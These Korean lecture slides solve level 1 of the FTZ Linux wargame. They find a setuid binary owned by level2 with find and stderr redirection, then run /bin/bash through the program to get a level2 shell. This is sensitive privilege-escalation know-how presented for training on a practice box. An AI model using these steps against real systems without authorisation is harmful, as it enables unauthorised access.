
## find 명령 활용

- level2 권한에 setuid가 걸린 파일 찾기
  - level2 권한?
    - -user level2
  - setuid?
    - -perm -4000
  - 어디서 찾지?
    - /
  - 결합하면?
    - `find / -user level2 -perm -4000`



## find 명령 활용

- 실행 결과
  - Permission denied 오류 메시지가 너무 많음




```
level1@ftz:~  
find: /etc/sysconfig/pgsql: Permission denied  
find: /etc/default: Permission denied  
find: /etc/httpd/conf/ssl.crl: Permission denied  
find: /etc/httpd/conf/ssl.crt: Permission denied  
find: /etc/httpd/conf/ssl.csr: Permission denied  
find: /etc/httpd/conf/ssl.key: Permission denied  
find: /etc/httpd/conf/ssl.prm: Permission denied  
find: /root: Permission denied  
find: /usr/share/ssl/CA: Permission denied  
/bin/ExecuteMe  
find: /home/clear: Permission denied  
find: /home/level10/program: Permission denied  
find: /home/level5/tmp: Permission denied  
find: /home/trainer1: Permission denied  
find: /home/trainer10: Permission denied  
find: /home/trainer2: Permission denied  
find: /home/trainer3: Permission denied  
find: /home/trainer4: Permission denied  
find: /home/trainer5: Permission denied  
find: /home/trainer6: Permission denied  
find: /home/trainer7: Permission denied  
find: /home/trainer8: Permission denied  
find: /home/trainer9: Permission denied  
[level1@ftz level1]$
```



## find 명령 활용

- Permission denied 오류 메시지를 나오지 않게 하려면?
  - stderr 메시지를 /dev/null로 리다이렉션 (redirection)
- 리다이렉션?
  - 표준 스트림을 사용자 지정 위치로 우회
  - 표준 입력 (stdin, 0번 핸들)
  - 표준 출력 (stdout, 1번 핸들)
  - 표준 에러 (stderr, 2번 핸들)




```
level1@ftz:~  
[level1@ftz level1]$ find / -user level2 -perm -4000 2> /dev/null  
/bin/ExecuteMe  
[level1@ftz level1]$
```





## SetUID 걸린 프로그램 실행

- /bin/ExecuteMe 프로그램 실행
  - level2의 권한으로 어떤 명령을 실행시켜야 level2의 권한을 계속 사용할 수 있을까?




A terminal window titled 'level1@ftz:~' with standard window controls. The terminal has a black background with white text. It displays a message in Korean: '레벨2의 권한으로 당신이 원하는 명령어를 한가지 실행시켜 드리겠습니다. (단, my-pass 와 chmod는 제외)' followed by '어떤 명령을 실행시키겠습니까?'. At the bottom, the prompt '[level2@ftz level2]\$' is shown with a green cursor.

```
level1@ftz:~  
  
레벨2의 권한으로 당신이 원하는 명령어를  
한가지 실행시켜 드리겠습니다.  
(단, my-pass 와 chmod는 제외)  
  
어떤 명령을 실행시키겠습니까?  
  
[level2@ftz level2]$ █
```

# 리눅스 셸

- 셸(Shell)?
  - 사용자와 커널 사이의 중간 역할
  - 사용자가 입력한 명령을 처리 하고 실행 결과를 알려줌
  - 편리한 사용을 위해 다양한 기능 제공
- 셸의 종류
  - 본셸(sh), C셸(csh), 콘셸(ksh), 배시셸(bash), ...
  - 명령으로 확인



Terminal

```
$ echo $SHELL
/bin/bash
$
```



## 백도어 실행

- 셸 프로그램 실행
  - whoami로 계정 확인 (my-pass로 암호 확인도 가능)

```
level1@ftz:/home/level2

레벨2의 권한으로 당신이 원하는 명령어를
한가지 실행시켜 드리겠습니다.
(단, my-pass 와 chmod는 제외)

어떤 명령을 실행시키겠습니까?

[level2@ftz level2]$ /bin/bash

[level2@ftz level2]$ whoami
level2
[level2@ftz level2]$
```



**THANK YOU!**